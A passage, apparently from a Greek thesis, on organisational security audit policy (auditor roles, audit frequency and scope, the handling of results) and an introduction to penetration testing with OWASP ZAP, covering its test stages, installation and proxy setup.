Υπεύθυνος για την διεξαγωγή των ελέγχων, εκτός από τον Υπεύθυνο Ασφάλειας Πληροφοριών, θα μπορεί να είναι αντίστοιχα ο Υπεύθυνος Πληροφορικής ή ο Υπεύθυνος Εσωτερικού Ελέγχου του οργανισμού. Ο υπεύθυνος για την διεξαγωγή ελέγχου ασφαλείας θα συμμετέχει στον σχεδιασμό των ελέγχων, θα φροντίζει για τη διαθεσιμότητα των αναγκαίων πληροφοριακών πόρων, καθώς και για τα απαραίτητα δικαιώματα πρόσβασης στους ελεγκτές που θα διεξάγουν το έλεγχο ασφαλείας.

Σημαντικοί παράγοντες οι οποίοι πρέπει να υπολογίζονται, είναι ικανότητα του προσωπικού που θα διεξάγει τον έλεγχο, η αντικειμενικότητα του, καθώς και η τήρηση των προτύπων και διαδικασιών του οργανισμού.

Η διενέργεια τεχνικών ελέγχων ασφαλείας δεν θα πρέπει σε καμία περίπτωση να διεξάγεται από μη εγκεκριμένο προσωπικό εκτός εάν αφορούν ελέγχους οι οποίοι υλοποιούνται από τους τεχνικούς υπευθύνους και διαχειριστές, στα πλαίσια των καθημερινών τους εργασιών. Η έγκριση για την εκτέλεση ενός τεχνικού ελέγχου ασφαλείας θα πρέπει να δίνεται από τον υπεύθυνο πληροφορικής και τον υπεύθυνο ασφαλείας πληροφοριών, με σκοπό την αποφυγή τυχόν μη επιθυμητών επιπτώσεων στην παραγωγική λειτουργία του οργανισμού.

Οι ελεγκτές κατά την διάρκεια των ελέγχων ασφαλείας θα πρέπει να έχουν στην διάθεσή τους μόνο τα δεδομένα και τις πληροφορίες που απαιτούνται για τη διενέργεια των ελέγχων, καθώς και τα αντίστοιχα δικαιώματα πρόσβασης. Μετά την ολοκλήρωση των ελέγχων, όλα τα δικαιώματα προσβάσεως που έχουν δημιουργηθεί για τις ανάγκες των ελέγχων, θα πρέπει να απενεργοποιούνται και να διαγράφονται.

Όσον αφορά του εξωτερικούς συνεργάτες οι οποίοι θα διενεργήσουν τους ελέγχους ασφαλείας, θα πρέπει να διασφαλίζεται ότι:

- Διαθέτουν τα κατάλληλα επαγγελματικά προσόντα, καθώς και την ικανότητα και εμπειρία που απαιτείται για την ορθή διεκπεραίωση του ελέγχου ασφαλείας.
- Διαθέτουν επαρκή τεχνογνωσία του πληροφοριακού συστήματος που θα εξεταστεί
- Δεν θα επηρεάζονται από προσωπικούς ή εξωτερικούς παράγοντες.
- Να μην έχουν καμία οργανωτική εξάρτηση με την μονάδα που πρόκειται να ελεγχθεί και να διατηρούν αντικειμενική συμπεριφορά.
- Να έχουν αμεροληψία όσον αφορά τα συμπεράσματα και τις απόψεις που θα διατυπώσουν βάσει αντικειμενικών κριτηρίων
- Να επιδεικνύουν επαγγελματισμό και τον ενδεδειγμένο ζήλο για την προετοιμασία και τη διεξαγωγή των ελέγχων, καθώς και την ετοιμασία των εκθέσεων των αποτελεσμάτων των ελέγχων
- Να συμμορφώνονται με τα πρότυπα που εφαρμόζει ο οργανισμός και να προτείνουν πιο εξειδικευμένες μεθοδολογίες εάν υπάρχουν.

3.3 Συχνότητα και Εύρος Ελέγχων Ασφαλείας

Είναι σημαντικό, με σκοπό την αξιολόγηση της συμμόρφωσης και της αποτελεσματικότητας των τεχνολογικών μηχανισμών ασφαλείας, καθώς και των αντίστοιχων διοικητικών μηχανισμών, να πραγματοποιούνται περιοδικοί ανεξάρτητοι έλεγχοι ασφαλείας σε αυτούς τους μηχανισμούς, σε περιβάλλον παραγωγής. Ως Ανεξάρτητοι Έλεγχοι Ασφαλείας (Indipended Security Audit), ορίζονται οι έλεγχοι ασφαλείας που διενεργούνται από κάποιον μηχανισμό, εσωτερικό ή εξωτερικό, ο οποίος δεν έχει καμία σχέση με το ελεγχόμενο σύστημα.

Για τον σχεδιασμό των συγκεκριμένων ελέγχων ασφαλείας, θα πρέπει να υπολογίζονται τυχόν τροποποιήσεις της πληροφοριακής υποδομής, της οργανωτικής υποδομής, τεχνολογικές εξελίξεις, ευρήματα προηγούμενων ελέγχων, καθώς και τυχόν τροποποιήσεις των αποδεκτών επιπέδων κινδύνου για την ελεγχόμενη υποδομή.

Η διαβάθμιση του εκάστοτε πληροφοριακού συστήματος ή υποδομής, καθώς και επικινδυνότητα του, καθορίζουν την περιοδικότητα με την οποία θα διενεργούνται οι ανεξάρτητοι έλεγχοι. Είναι σαφές ότι όσο πιο υψηλή είναι η επικινδυνότητα και η διαβάθμισή ενός συστήματος ή υποδομής, τόσο ποιο τακτικοί και διεξοδικοί θα πρέπει να

είναι και οι έλεγχοι που διεξάγονται. Αντίθετα για συστήματα με μικρότερο κίνδυνο δεν είναι αναγκαίο να διεξάγονται έλεγχοι ασφαλείας σε τακτικά χρονικά διαστήματα και μπορεί να προγραμματίζεται ο επανέλεγχος τους σε αραιότερα χρονικά διαστήματα.

Μία πολιτική, μία διαδικασία ή ένα πρότυπο (τα οποία αποτελούν βασικά συστατικά του Πλαισίου Ασφαλείας Πληροφοριών του οργανισμού) τα οποία έχουν εφαρμοστεί σε έναν οργανισμό, θα πρέπει να αξιολογούνται περιοδικά, με τη συχνότητα και το εύρος των αξιολογήσεων να είναι ανάλογο του βαθμού ωριμότητας τους και εφαρμογής τους στον οργανισμό. Οπότε ένας νέος μηχανισμός δεν πρέπει να αξιολογείται άμεσα με την εφαρμογή του στον οργανισμό.

Η αξιολόγηση του Πλαισίου Ασφαλείας Πληροφοριών, θα πρέπει να περιλαμβάνει τα παρακάτω:

- Επίπεδο εφαρμογής και επάρκειας των πολιτικών, διαδικασιών και προτύπων ασφάλειας πληροφοριών, από τα στελέχη του οργανισμού, καθώς και από τους εξωτερικούς συνεργάτες
- Επίπεδο επάρκειας και δοκιμή του Πλάνου επιχειρησιακής συνέχειας, καθώς και του αντίστοιχου Σχεδίου Ανάκαμψης των συστημάτων από καταστροφή

Θα πρέπει να καταρτίζεται πλάνο περιοδικών τεχνικών ελέγχων ασφαλείας για τα ολοκληρωμένα πληροφοριακά συστήματα του οργανισμού, ενώ θα μπορούν να διεξάγονται και έκτακτοι έλεγχοι εάν κριθεί απαραίτητο, βάσει της κρισιμότητας των συστημάτων αυτών. Οι τεχνικοί έλεγχοι ασφαλείας θα πρέπει να περιλαμβάνουν ελέγχους τουλάχιστον στις δικτυακές υποδομές, τα λειτουργικά συστήματα και τα υποσυστήματα ασφαλείας που περιλαμβάνουν όπως για παράδειγμα το Active Directory, τις εφαρμογές συστημάτων (system/server applications), τις εφαρμογές και τις βάσεις δεδομένων.

Επιπλέον οι τεχνικοί έλεγχοι ασφαλείας για τα πληροφοριακά συστήματα και υποδομές είναι σκόπιμο να διενεργούνται για όλο το φάσμα των υποδομών, όπως είναι τα:

- Κεντρικά Συστήματα
- Δίκτυα του οργανισμού (LAN & WAN)
- Υποδομή ηλεκτρονικής αλληλογραφίας (π.χ. Microsoft Exchange)
- Υποδομή Active Directory
- Υποδομές διαχείρισης συστημάτων και δικτύων
- Συστήματα υπηρεσιών Πελατών όπως οι εφαρμογές διαδικτύου, extranet κλπ.

- Συστήματα που υποστηρίζουν Υπηρεσίες Τρίτων, εάν υπάρχουν
- Περιφερειακά Συστήματα, εάν υπάρχουν
- Κρίσιμα Υποστηρικτικά Συστήματα
- Προσωπικοί Η/Υ
- Τηλεφωνικά κέντρα
- Συστήματα εναλλακτικού κέντρου λειτουργίας

Ο Υπεύθυνος Ασφαλείας Πληροφοριών σε συνεργασία με τον Υπεύθυνο Πληροφορικής, οφείλουν να εξετάζουν συχνά τη λίστα των πληροφοριακών συστημάτων και υποδομών, καθώς και το πλάνο των περιοδικών ελέγχων, με σκοπό να διασφαλίζουν την επάρκεια και πληρότητά τους.

Οι τεχνικοί έλεγχοι ασφαλείας έχουν σαν στόχο να αξιολογούν τις τεχνολογίες ασφαλείας που χρησιμοποιούνται και να ελέγχουν ότι παρέχεται το υψηλότερο δυνατό επίπεδο ασφαλείας βάσει των χαρακτηριστικών τους. Η συχνότητα καθώς και το εύρος των ελέγχων αυτών πρέπει να διαμορφώνεται βάσει των εκάστοτε απαιτήσεων.

Οι τεχνικοί έλεγχοι ασφαλείας θα πρέπει να διεξάγονται επίσης σε περιπτώσεις εμφάνισης νέων απειλών, ενσωμάτωσης νέων τεχνολογιών ή σημαντικών αλλαγών στην υποδομή του οργανισμού και να περιλαμβάνουν τουλάχιστον τα παρακάτω:

- Έλεγχος των ρυθμίσεων των Πυλών Ασφαλείας Εσωτερικών και Εξωτερικών Δικτύων (Firewalls, Routers κλπ.)
- Δοκιμές Εισβολής (Penetration Testing) από Εξωτερικά Δίκτυα (Διαδίκτυο, Extranet)
- Έλεγχος στην Κρυπτογράφηση των δεδομένων
- Έλεγχος της ασφάλειας της Εξ Αποστάσεως Πρόσβασης
- Έλεγχος των ρυθμίσεων της Υποδομής Προστασίας από Κακόβουλο Λογισμικό
- Έλεγχος των μηχανισμών ασφαλείας σε ασύρματα δίκτυα
- Έλεγχος της υποδομής διαχείρισης της ασφάλειας

Όταν ολοκληρώνεται η ανάπτυξη ενός νέου πληροφοριακού συστήματος ή η τροποποίηση του, θα πρέπει να διενεργείται ανεξάρτητος έλεγχος ασφαλείας σε τεχνικό και διοικητικό επίπεδο, πριν την ένταξη του στο παραγωγικό περιβάλλον.

Αντίστοιχα είναι αναγκαίο να διενεργείται ανεξάρτητος έλεγχος ασφαλείας και μετά την αντιμετώπιση ενός περιστατικού ασφαλείας.

3.4 Χρήση εργαλείων τεχνικού ελέγχου ασφαλείας

Το ειδικό λογισμικό και οι συσκευές που χρησιμοποιούνται για τη διενέργεια των τεχνικών ελέγχων πρέπει να είναι προσβάσιμα από περιορισμένο αριθμό εξουσιοδοτημένων στελεχών, οι οποίοι καθορίζονται από τον Υπεύθυνο Πληροφορικής του οργανισμού με τη σύμφωνη γνώμη του Υπευθύνου Ασφαλείας Πληροφοριών. Όταν δεν χρησιμοποιούνται δε, θα πρέπει να φυλάσσονται σε περιβάλλον το οποίο δεν έχει σχέση με το παραγωγικό περιβάλλον του οργανισμού ή το περιβάλλον ανάπτυξης. Η κατοχή και χρήση τους, τέλος, δεν θα πρέπει να είναι επιτρεπτή από μη εξουσιοδοτημένα άτομα.

Τα εργαλεία που θα χρησιμοποιούνται σε έναν τεχνικό έλεγχο, θα πρέπει να ρυθμίζονται πολύ προσεκτικά ώστε να μην παραμένουν ενεργές λειτουργίες οι οποίες δεν απαιτούνται για τη διεξαγωγή του ελέγχου.

Κατά τη διάρκεια ενός τεχνικού ελέγχου, θα πρέπει να καταγράφονται από τους χρήστες των εργαλείων που θα χρησιμοποιηθούν, όλες οι πραγματοποιθείσες ενέργειες, με σκοπό την αναπαραγωγή και έλεγχο τους εάν απαιτηθεί.

3.5 Αποτελέσματα ελέγχων ασφαλείας

Όταν ολοκληρώνεται ένας έλεγχος ασφαλείας, καταγράφονται τα αποτελέσματα των ελέγχων. Ως αποτελέσματα ελέγχων ασφαλείας ορίζονται οι πληροφορίες που καταγράφονται από τον εκάστοτε έλεγχο. Η μορφή των πληροφοριών αυτών μπορεί να είναι σε έγγραφα, αρχεία, πηγαίο κώδικά κλπ.

Τα αποτελέσματα των ελέγχων ασφαλείας θα πρέπει να παρέχουν όσο το δυνατό ποιο επαρκείς πληροφορίες, ώστε να είναι εφικτό να ελεγχθεί η εγκυρότητα των συμπερασμάτων και προτάσεων και από έναν ελεγκτή ο οποίος δεν έχει σχέση με το εκάστοτε έλεγχο.

Τα αποτελέσματα των ελέγχων πρέπει να περιέχουν τουλάχιστον τις εξής πληροφορίες:

- Τον σκοπό και τους στόχους για τους οποίους πραγματοποιήθηκε ο έλεγχος ασφαλείας, το εύρος του ελέγχου, την προέλευση των πληροφοριών που συλλέχθηκαν, τη μεθοδολογία που ακολουθήθηκε και τα πιθανά κριτήρια δειγματοληψίας που χρησιμοποιήθηκαν.
- Τεκμηρίωση του έργου που επιτελέστηκε, η οποία περιλαμβάνει τα

συμπεράσματα και τις προτάσεις που υποβλήθηκαν. Επιπρόσθετα, πρέπει να περιέχονται περιγραφές των πληροφοριακών συστημάτων καθώς και των υποδομών που ελέγχθηκαν.

- Επιβεβαίωση ότι η εργασία που πραγματοποιήθηκε αλλά και η τεκμηρίωση έχουν γίνει αποδεκτές από τον υπεύθυνο διεξαγωγής ελέγχου ασφαλείας.

Η ταξινόμηση των πληροφοριών που έχουν σχέση με τα αποτελέσματα των ελέγχων ασφαλείας, θα πρέπει να γίνεται σε αντίστοιχο επίπεδο διαβάθμισης που ορίζεται από το σχήμα διαβάθμισης που έχει ορίσει ο οργανισμός. Τα αποτελέσματά ενός ελέγχου ασφαλείας θα πρέπει να ταξινομούνται τουλάχιστον με «ΕΜΠΙΣΤΕΥΤΙΚΗ» διαβάθμιση.
Για την αποτελεσματική προστασία των πληροφοριών που έχουν σχέση με ελέγχους ασφαλείας, θα πρέπει να γίνεται προσεκτική διαχείριση βάσει του επιπέδου διαβάθμισής τους, όπως ορίζεται από τις πολιτικές ασφαλείας του οργανισμού.
Τα αποτελέσματα ενός ελέγχου ασφαλείας, παραδίδονται από τον υπεύθυνο διεξαγωγής του ελέγχου ασφαλείας, αποκλειστικά και μόνο προς τον Υπεύθυνο Ασφαλείας του οργανισμού και τον Διευθυντή της ελεγχόμενης μονάδας.
Ο Υπεύθυνος Ασφαλείας Πληροφοριών αποφασίζει εάν θα παραδώσει αντίγραφο του πορίσματος προς τον υπεύθυνο πληροφορικής, τον υπεύθυνο εσωτερικού ελέγχου, τους ιδιοκτήτες πληροφοριών και τους τεχνικούς υπευθύνους.
Η δημιουργία επιπλέον αντιγράφων σε περισσότερα άτομα θα απαγορεύεται και στο πόρισμα θα αναγράφεται η ένδειξη «Απαγορεύεται η αναπαραγωγή ή εκτύπωση του εγγράφου». Το πόρισμα θα είναι διαθέσιμο και σε ηλεκτρονική μορφή, ενώ προτείνεται να υπάρχει υποδομή η οποία θα εξασφαλίζει ότι δεν μπορεί να εκτυπωθεί ή αντιγραφεί.
Οι ιδιοκτήτες πληροφοριών, σε συνεργασία με το τεχνικούς υπευθύνους και τον υπεύθυνο ασφάλειας πληροφοριών, θα πρέπει μετά την ολοκλήρωση ενός ελέγχου ασφαλείας να διενεργήσουν ανάλυση για τις επιπτώσεις (άμεσες ή έμμεσες) οι οποίες ενδέχεται να προκύψουν από την αποδοχή των προτάσεων. Για την υλοποίηση των τροποποιήσεων που θα αποφασιστεί να διενεργηθούν, θα πρέπει να λαμβάνονται υπόψη τα επίσημα πρότυπα και διαδικασίες ασφαλείας, έπειτα από έναν ολοκληρωμένο σχεδιασμό βάσει του οποίου θα γίνεται η αποδοχή των προτάσεων.
Βάσει της διαδικασίας διορθώσεως των αδυναμιών ασφαλείας, η οποία θα πρέπει να ακολουθείται, μετά την ολοκλήρωση των τροποποιήσεων θα διενεργείται έλεγχος

επιβεβαιώσεως, όπου η μεθοδολογία και οι παράμετροι που θα ακολουθηθούν θα είναι όμοιες με αυτές του αρχικού ελέγχου ασφαλείας, ώστε να αποφεύγεται η περίπτωση εξαγωγής λανθασμένων (ανομοιογενών) συγκριτικών στοιχείων.

ΚΕΦΑΛΑΙΟ 4 – ΔΙΕΝΕΡΓΕΙΑ ΔΟΚΙΜΩΝ ΔΙΕΙΣΔΥΣΗΣ

Σε αυτό το κεφάλαιο θα υλοποιηθεί εκτέλεση δοκιμών διείσδυσης εφαρμογής, η ανάπτυξη της οποίας έχει ολοκληρωθεί και είναι έτοιμη προς User Acceptance Test (UAT).

Με δεδομένο ότι σε προηγούμενα κεφάλαια αναλύθηκαν προτάσεις σχετικά με τους ελέγχους ασφαλείας, οι οποίες παρέχονται από τον OWASP, κρίθηκε σκόπιμο για τη διενέργεια των δοκιμών διείσδυσης να χρησιμοποιηθεί το εργαλείο το οποίο παρέχεται από τον OWASP και είναι το Zed Attack (ZAP). Παρακάτω θα αναλυθούν οι βασικές έννοιες και η ορολογία για τις δοκιμές ασφαλείας, καθώς και οι ενέργειες που απαιτούνται για την εγκατάσταση και ενεργοποίηση του εργαλείου και στη συνέχεια θα υλοποιηθούν δοκιμές διείσδυσης.

4.1 Βασικά για τις δοκιμές διείσδυσης

Η δοκιμή διείσδυσης (Pentesting) υλοποιείται με τον ελεγκτή να ενεργεί ως ένας κακόβουλος εξωτερικός επιτιθέμενος, ο οποίος έχει σαν στόχο να εισέλθει στο σύστημα και είτε να κλέψει δεδομένα ή να πραγματοποιήσει κάποιο είδος επίθεσης άρνησης εξυπηρέτησης (denial-of-service attack).

Η δοκιμή διείσδυσης έχει το πλεονέκτημα ότι είναι πιο ακριβής, επειδή έχει λιγότερα λανθασμένα αποτελέσματα (αποτελέσματα που αναφέρουν μια ευπάθεια που δεν υπάρχει στην πραγματικότητα), αλλά μπορεί να είναι χρονοβόρα στην υλοποίηση της. Επίσης χρησιμοποιείται για να δοκιμάσει τους αμυντικούς μηχανισμούς, να ελέγξει τα σχέδια απόκρισης και να επιβεβαιώσει την τήρηση της πολιτικής ασφάλειας.

Οι αυτοματοποιημένες δοκιμές διείσδυσης αποτελούν ένα σημαντικό μέρος της διαδικασίας συνεχούς ελέγχου ασφαλείας. Βοηθούν στην ανακάλυψη νέων τρωτών σημείων καθώς και σε επανεμφανίσεις προηγούμενων ευπαθειών σε ένα περιβάλλον το οποίο αλλάζει γρήγορα.

4.1.1 Η διαδικασία δοκιμών διείσδυσης

Τόσο η αυτοματοποιημένη όσο και η χειροκίνητη διαδικασία διείσδυσης χρησιμοποιούνται, πολλές φορές και σε συνδυασμό, για να δοκιμάσουν τα πάντα σε μία υποδομή, όπως είναι οι διακομιστές, τα δίκτυα, οι συσκευές, μέχρι και τα τελικά

σημεία. Στο παράδειγμα που θα υλοποιηθεί παρακάτω, οι δοκιμές διείσδυσης θα διενεργηθούν για web εφαρμογή, σε ένα test περιβάλλον το οποίο αποτελείται από τις απολύτως απαραίτητες υποδομές, σε virtual περιβάλλον το οποίο δεν έχει καμία σχέση με το παραγωγικό.

Οι δοκιμές διείσδυσης συνήθως ακολουθούν τα παρακάτω στάδια:

- **Εξερεύνηση** (**Explore)** - Ο ελεγκτής προσπαθεί να μάθει για το σύστημα που δοκιμάζεται, όπου προσδιορίζεται ποιο λογισμικό χρησιμοποιείται, ποια τελικά σημεία υπάρχουν, ποιες διορθώσεις (patches) είναι εγκατεστημένες κ.λπ. Επίσης αναζητείται τυχόν κρυφό περιεχόμενο στην ιστοσελίδα, γνωστά τρωτά σημεία και άλλες ενδείξεις αδυναμίας.
- **Επίθεση** (**Attack)** - Ο ελεγκτής προσπαθεί να εκμεταλλευτεί τις γνωστές ή ύποπτες ευπάθειες για να αποδείξει ότι υπάρχουν.
- **Έκθεση Report** - Ο ελεγκτής αναφέρει τα αποτελέσματα των δοκιμών, συμπεριλαμβανομένων των τρωτών σημείων, του τρόπου με τον οποίο έγινε η εκμετάλλευση τους, καθώς και το πόσο δύσκολή ήταν η εκμετάλλευση και η σοβαρότητα της.

Απώτερος στόχος των δοκιμών διείσδυσης είναι να διενεργηθεί διερεύνηση για τρωτά σημεία ώστε αυτά να αντιμετωπιστούν. Μπορούν επίσης να επαληθεύσουν ότι ένα σύστημα δεν είναι ευάλωτο σε γνωστή κατηγορία ή συγκεκριμένο ελάττωμα, ενώ σε περιπτώσεις ευπαθειών που έχουν αναφερθεί ως διορθωμένες, βεβαιώνουν ότι το σύστημα δεν είναι πλέον ευάλωτο σε αυτές τις ευπάθειες.

4.2 Συνοπτική παρουσίαση της εφαρμογής Zed Attack Proxy (ZAP)

Το Zed Attack Proxy (ZAP) είναι ένα δωρεάν ανοικτού κώδικα (open source) εργαλείο δοκιμών διείσδυσης, το οποίο υποστηρίζεται από το Open Web Application Security Project (OWASP). Έχει σχεδιαστεί ειδικά για δοκιμές web εφαρμογών και είναι ευέλικτο και επεκτάσιμο.

Ο πυρήνας του ZAP αποτελείται από αυτό που είναι γνωστό ως "intercepting proxy". Τοποθετείται ανάμεσα στο πρόγραμμα περιήγησης του ελεγκτή και τη web εφαρμογή, με σκοπό να παρακολουθεί και να ελέγχει τα μηνύματα που στέλνονται μεταξύ του προγράμματος περιήγησης και της web εφαρμογής, τροποποιώντας τα περιεχόμενα

αν χρειαστεί και στη συνέχεια προωθεί τα πακέτα στον προορισμό. Πρακτικά το ZAP μπορεί να χρησιμοποιηθεί ως "άνθρωπος στη μέση" (man in the middle), αλλά μπορεί επίσης να χρησιμοποιηθεί και ως αυτόνομη εφαρμογή ή ως διαδικασία δαίμονα (daemon process).

Εικόνα 6: το ZAP ως “man in the middle”

Το ZAP μπορεί να ρυθμιστεί να συνδέεται με network proxy, εάν υπάρχει στο δίκτυο, όπως συμβαίνει σε πολλές περιπτώσεις σε εταιρικά περιβάλλοντα.

Εικόνα 7: Το ZAP σε σύνδεση με network proxy

Παρέχει λειτουργικότητα για μεγάλο φάσμα τεχνικών που θα θελήσουν να το χρησιμοποιήσουν, είτε πρόκειται για προγραμματιστές και ειδικούς σε θέματα ασφαλείας, είτε και σε αρχάριους σε θέματα δοκιμών ασφαλείας. Επίσης παρέχει εκδόσεις για κάθε σημαντικό λειτουργικό σύστημα και Docker (πλατφόρμα λογισμικού ανοικτού κώδικα που υλοποιεί virtualization σε επίπεδο λειτουργικού συστήματος, προσφέροντας αυτοματοποιημένες διαδικασίες για την ανάπτυξη εφαρμογών [15]), επομένως δεν υπάρχει εξάρτηση από ένα μόνο λειτουργικό σύστημα. Επιπλέον υπάρχει σχετικό Marketplace για το ZAP, το οποίο παρέχει λειτουργικότητα η οποία είναι ελεύθερα διαθέσιμη υπό την μορφή πρόσθετων.

Δεδομένου ότι το ZAP είναι εφαρμογή ανοιχτού κώδικα, ο πηγαίος κώδικας μπορεί να εξεταστεί για να ελεγχθεί το πώς υλοποιείται η λειτουργικότητα. Επιπλέον παρέχεται η δυνατότητα σε οποιονδήποτε θελήσει εθελοντικά, να προσφέρει

προτάσεις για διόρθωση σφαλμάτων, πρόσθετες λειτουργίες, να δημιουργήσει pull requests για να βγουν διορθώσεις ή να προσθέσει add-ons για εξειδικευμένες περιπτώσεις (περισσότερες πληροφορίες υπάρχουν διαθέσιμες στην ιστοσελίδα OWASP Zed Attack Proxy Project) [16].


4.2.2 Εγκατάσταση και ρύθμιση παραμέτρων του ZAP

Όπως αναφέρθηκε και παραπάνω, το ZAP διαθέτει εφαρμογές εγκατάστασης για όλα τα λειτουργικά συστήματα όπως Windows, Linux και Mac OS/X, καθώς και για Dockers [17].

Για την εγκατάσταση του απαιτείται να υπάρχει προεγκατεστημένη η Java 7+ για τα συστήματα Windows, Linux και Cross-Platform, ενώ αντίστοιχα για συστήματα Mac OS/X περιλαμβάνεται η κατάλληλη έκδοση Java στο πρόγραμμα εγκατάστασης. Τέλος η έκδοση Docker δεν απαιτεί την εγκατάσταση της Java.

Κατά την έναρξη της εφαρμογής, δίνεται η δυνατότητα διατήρησης των στοιχείων, τα οποία μπορούν να καταγραφούν σε μία βάση δεδομένων HSQLDB, με προεπιλεγμένο όνομα και τοποθεσία αποθήκευσης των αρχείων ή εναλλακτικά προσαρμόζοντας το όνομα και την τοποθεσία αποθήκευσης.


Παρακάτω φαίνεται η αρχική οθόνη της εφαρμογής με τις αντίστοιχες επιλογές:



Εικόνα 8: Ρύθμιση του ZAP Session

Το User Interface του ZAP αποτελείται από τις ακόλουθες επιλογές (η αντίστοιχη αρίθμηση φαίνεται στην οθόνη παρακάτω):

1. **Menu Bar** - Παρέχει πρόσβαση σε πολλά από τα αυτοματοποιημένα και χειροκίνητα εργαλεία.
2. **Toolbar** - Περιλαμβάνει κουμπιά που παρέχουν εύκολη πρόσβαση στα πιο συχνά χρησιμοποιούμενα χαρακτηριστικά.
3. **Tree Window** - Εμφανίζει το δέντρο των Sites και Scripts.
4. **Workspace Window** - Εμφανίζει τα αιτήματα, τις αποκρίσεις και τα scripts και επιτρέπει την επεξεργασία τους.
5. **Information Widows** - Εμφανίζει λεπτομέρειες των αυτόματων και χειροκίνητων εργαλείων.
6. **Footer** - Εμφανίζει μια περίληψη των εντοπισμένων ειδοποιήσεων και την κατάσταση των κύριων αυτοματοποιημένων εργαλείων.



Εικόνα 9: Βασικό menu του ZAP

Η εφαρμογή διαθέτει οδηγό χρήσης ο οποίος είναι άμεσα διαθέσιμος μέσω της επιλογής “Help” ή πατώντας το πλήκτρο F1, ενώ επιπλέον δυνατότητες είναι διαθέσιμες διαδικτυακά στο “HelpUIOverview” [18]. Μια ακόμα δυνατότητα της εφαρμογής, είναι η υποστήριξη της χρήσης API.


Πριν την εκκίνηση της εκτέλεσης δοκιμής διείσδυσης, απαιτείται η διαμόρφωση του προγράμματος πλοήγησης με σκοπό τη χρησιμοποίηση του ZAP ως Proxy. Από προεπιλογή, χρησιμοποιούνται οι παρακάτω ρυθμίσεις:

- Address: localhost
- Port: 8080

Επιπλέον πληροφορίες παραμετροποίησης του ZAP ως Proxy, παρέχονται διαδικτυακά στο “Configuring Proxies [19].

Δεδομένου ότι το ZAP έχει ρυθμιστεί ώστε να ενεργεί ως proxy μεταξύ του προγράμματος περιήγησης και της web εφαρμογής, η χρήση του SSL (HTTPS) θα προκαλέσει την αποτυχία επικύρωσης του πιστοποιητικού και τη διακοπή της σύνδεσης, επειδή κρυπτογραφεί και αποκρυπτογραφεί τα δεδομένα που αποστέλλονται στην web εφαρμογή, χρησιμοποιώντας το πρωτότυπο πιστοποιητικό της web εφαρμογής. Αυτό γίνεται έτσι ώστε να μπορεί η εφαρμογή να έχει πρόσβαση στα δεδομένα που διακινούνται (στις αιτήσεις και τις απαντήσεις).

